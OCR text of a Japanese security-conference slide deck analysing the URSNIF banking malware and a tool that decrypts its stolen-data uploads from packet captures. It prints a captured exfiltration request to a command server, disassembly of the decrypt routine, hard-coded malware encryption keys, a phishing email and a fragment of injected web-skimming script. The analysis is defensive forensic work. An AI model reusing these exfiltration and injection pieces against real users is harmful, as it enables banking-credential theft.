Japan Security Analyst Conference 2018


マルウェアURSNIFによる漏えい情報を特定せよ
~感染後暗号通信の解読~

NTTセキュリティ・ジャパン株式会社
幾世 知範

NTT Security

自己紹介

- SOCのアナリスト
  - –24/365体制での監視・分析
  - –ホワイトペーパーの執筆
    - RIGエクスプロイトキットの調査
    - 北朝鮮関連サイトを踏み台とした水飲み場型攻撃の調査
    - **マルウェアURSNIFの解析**



目次

- マルウェアURSNIFの概要
- 漏えい情報の特定
  - –暗号化された窃取データの復号
  - –Webインジェクションによる改ざん内容の特定

マルウェアURSNIFによる被害が多発

- 2016年から2017年にかけて流行[1][2]

ネット銀行狙うマルウェア「Ursnif」が流行、銀行など40社の情報を搾取

ネットバンキ
などが一斉に

銀行情報を狙うマルウェア「Ursnif」、日本での活動が再び活発に


Ursnifが仕掛けられたメールは「公共料金請求書データ送付の件」「商品発送のお知らせ」といった内容でユーザーをだまし、添付ファイルやリンクをクリックさせようとする。

マルウェアURSNIF（別名Gozi）

- バンキングマルウェア
- 2007年頃から存在
- 感染端末から情報を窃取
  - –オンラインサービスのログイン情報
  - –キーボード入力
  - –証明書
  - –など

SOCでの観測状況

- 2016年中頃から国内での流行を確認



マルウェアに関する通知におけるURSNIF配布キャンペーンの割合

NTT Security

感染経路

- Web
  - –Exploit Kit
- メール
  - –添付ファイル
  - –本文内リンク

メール添付ファイル（マクロ付きOffice文書）

今月の[redacted]カードの口座振替日は11月30日です。

（[redacted]カードの口座振替日は毎月30日になりますが、休日の場合は、翌営業日となります。）

ご登録口座の残高のご準備は11月29日(金)までにお願いいたします。

お客様のご請求金額のご確認はコチラ:

http://r[redacted]card.co.jp/client07629320/chargedamount

メール本文内リンク

NTT Security


SOCアナリストの調査観点

調査目的	調査項目の例
攻撃検知	ドメイン/IPアドレス URLパターン
被害状況の把握	情報漏えい有無/漏えい内容の特定方法 端末に残る痕跡
全体像の把握	背後関係 攻撃者グループ

※下線付きの項目を中心に紹介


モチベーション

- セキュリティ機器が記録した通信データをもとに、何が漏えいしたのか特定して報告したい



NTT Security

URSNIFの動作概要と情報漏えい



NTT Security

漏えい情報の特定
- 暗号化された窃取データの復号 -

窃取データ送付時の通信

- POSTデータの中身に暗号化された窃取データが存在

```
POST /images/2w63t_2FKsemp/t6iwSv9h/yPfIuB8Ifkootyu32MNDo8R/inJiD_2F8E/TBzHcQLmEfBzI7Aaa/
_2FXijj6iN5e/QyToTQh5br6/EnrVPLHQpVNQAg/a5JweUTuLBNAQxrOAKGm2/MHcO2fI_2FpZua1J/mcFaRHLj_2F_2FT/
cH5OhDyXUQD8sJXBLK/AoTkXfdAx/QRi9mqF1xB5DpEDCqXvu/f6TzEVuSSjj7Yyj/7l4z.bmp HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=211947428142643296808
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
Content-Length: 465
Host: kg.somebloggery.com

--211947428142643296808
Content-Disposition: form-data; name="upload_file"; filename="7E23.bin"

".:_....H.3-..I..uw6 w.....~....O.u.x..&0{`...[x^..
\...aP...3...pB.Hylv".nz..}.......|}...G...g.........S. T.J.....c..3ld..
%.?.q.4.q7.rG..N.1.0...".R.......v.D..-...G+Kgi...y......w..-I.....Z.....c....p..Ea.y....q}j...
+.P..Z.C.O_..a.W.a.....O..).9.......YN..KBr....B....N{.U...C}......
:...].9.u.@>.......O.@.7].........bj....3.#.....].
--211947428142643296808--
```

暗号化された窃取データの復号

- セキュリティ機器が記録したPCAPデータをもとに窃取データを特定する復号ツールを検討


復号ツール作成にあたっての確認事項

- 暗号処理の実装方法
  - 確認理由：ツールの実装方法に影響
  - 確認内容：Windows APIか、独自実装か
- 暗号アルゴリズム
  - 確認理由：復号ツールの実現可否に影響
  - 確認内容：公開鍵暗号か、共通鍵暗号か
- 鍵のライフサイクル
  - 確認理由：ツールの寿命に影響
  - 確認内容：出自はC&Cサーバか、マルウェア内か
毎回違うのか、固定なのか

暗号処理の実装方法

- 暗号関連のWindows API
  → 呼び出されていない


- 独自らしき実装
  → xorやシフト演算を多数使用
  している関数が存在



```
; Attributes: bp-based frame

decrypt proc near

var_2C= dword ptr -2Ch
var_28= dword ptr -28h
var_24= dword ptr -24h
var_20= dword ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 2Ch
mov     ecx, [edx+8]
push    ebx
mov     ebx, [edx+0Ch]
push    esi
mov     esi, [edx]
push    edi
mov     edi, [edx+4]
mov     [ebp+var_24], ecx
xor     ecx, [eax+228h]
mov     [ebp+var_2C], esi
xor     esi, [eax+220h]
mov     [ebp+var_28], edi
xor     edi, [eax+224h]
mov     [ebp+var_8], ecx
mov     edx, edi
```

暗号アルゴリズム

- 定数に特徴 → Serpent[3][4]（共通鍵暗号）



The Key Schedule

128 and 192 bit keys are first transformed to 256 bit keys. All short keys are pa
apparently on the right as things are defined here.

A 256 bit key is handled as follows: it is divided into eight 32-bit words. The first


Word(n) = Word(n-1) XOR Word(n-5) XOR Word(n-8) XOR X'9E3779B9' XOR n

where the first generated word is considered to be word zero - so the 256 bit ke

128 words are generated. Then, these words are taken in groups of four to proc

鍵のライフサイクル（1）

- 閉環境で動作させて確認 → 鍵の出自はマルウェア内



鍵のライフサイクル（2）

- 鍵は使い回し

暗号鍵	補足説明
0WADGyh7SUCs1i2V	2016年～2017年2月頃に国内で配布されたURSNIFが使用
s4Sc9mDb35Ayj8oO	2016年～2017年に国内で配布されたURSNIFが使用
0123456789ABCDEF	リークしたソースコードに書かれたデフォルト値
32G4K7O5HP8D6L85	海外で配布されたURSNIFが使用
77694321POIRYTRI	〃
87654321POIUYTRE	〃
E76F0C662B3591FE	〃

確認結果

- 暗号処理の実装方法
  - 確認理由：ツールの実装方法に影響
  - 確認内容：Windows APIか、独自実装か
- 暗号アルゴリズム
  - 確認理由：復号ツールの実現可否に影響
  - 確認内容：公開鍵暗号か、共通鍵暗号か
- 鍵のライフサイクル
  - 確認理由：ツールの実装方法・寿命に影響
  - 確認内容：出自はC&Cサーバか、マルウェア内か毎回違うのか、固定なのか

独自実装

共通鍵暗号

マルウェア内固定

実装方法の選択肢


- 既存の暗号ライブラリの利用
  - –ライブラリが存在すれば実装は楽だが、独自処理に弱い
- 復号処理を書き起こす
  - –独自の処理にも対応できるが、実装は手間
- マルウェアに実装されているコードの再利用
  - –復号処理が実装されていればインタフェースに合わせて使うだけ

URSNIFには復号処理も実装されているのでこの方法を選択

➡ 実装されているプログラムをCPUエミュレータで実行


復号ツールの設計と実装

- 設計
  - 入力：POSTデータ、URSNIFのバイナリコード、暗号鍵
  - 出力：復号後の窃取データ
- 実装
  - CPUエミュレータUNICORN[5]を利用



動作イメージ

- 復号処理時の状態を再現
  - –プログラムコードの設置
  - –スタック領域の確保
    - 引数を配置
  - –ライブラリ関数の設置
    - リターンするだけ
      - > 先頭アドレスをフックしておき、実際の処理はハンドラに実装
- 復号処理の先頭から実行！



実行結果の例（デモ）

```
--267966344268170661133983l7
Content-Disposition: form-data; name="upload_file"; filename="DA1D.bin"
Content-Type: application/octet-stream

a.6.f_...u....Z.H.....o^0..50..-.N>..=.)JU.&.....I...8N].<
(..m....1..!......J.....H=.Le...ad....H.. m..C.{.t.j.....~.O..s..j.s....
$.......3.bu.......Z..q.^v......)..".suE..1.......v.k....S.>.~....TR..1.
.Y.....[....pS...5.\1a(...!....y]..../>...c.I.._
i.%......~.%C.....D{......aP.r.....h....{....eL.
--267966344268170661133983l7--
```

POSTデータ

復号

```
28-08-2016 18:55:45
C:\Windows\explorer.exe
Start menu

t

28-08-2016 18:55:49
C:\Windows\system32\notepad.exe
Untitled - Notepad

aaa bbb ccc^C

28-08-2016 18:55:54
Clipboard

aaa bbb ccc
```

窃取データ
（ZIP展開後）

漏えいデータの特定

- Webインジェクションによる改ざん内容の特定 -

Webインジェクション

- 通信データにHTMLコンテンツを埋め込む攻撃


```
<?xml version=“1.0” encoding=“UTF-8”?>
<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN” “http://www.
w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd”>
<html xmlns=“http://www.w3.org/1999/xhtml”>
   <head> <script>var home_link = "/uejei3j/jpccgrab";var gate_link = home_link+"
/gate.php";var pkey = "Bc5rw12";eval(function(p,a,c,k,e,r){e=function(c){return(c<
a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.
replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=
```

正規のHTMLコンテンツ

埋め込まれたコンテンツ

Webインジェクション後のページソース

Webインジェクションによる情報漏えいの流れ




設定ファイル

- Webインジェクションの内容を定義
  - –対象となるサイトのURL
  - –埋め込むコンテンツと埋め込む位置
  - –マニピュレーションサーバのURL
    - 追加リソース（JavaScriptコードなど）を供給し、漏えいデータを受け取る
- C&Cサーバが配布

事前に収集できれば、
情報漏えいの検知、漏えい内容の特定が可能

設定ファイルの収集

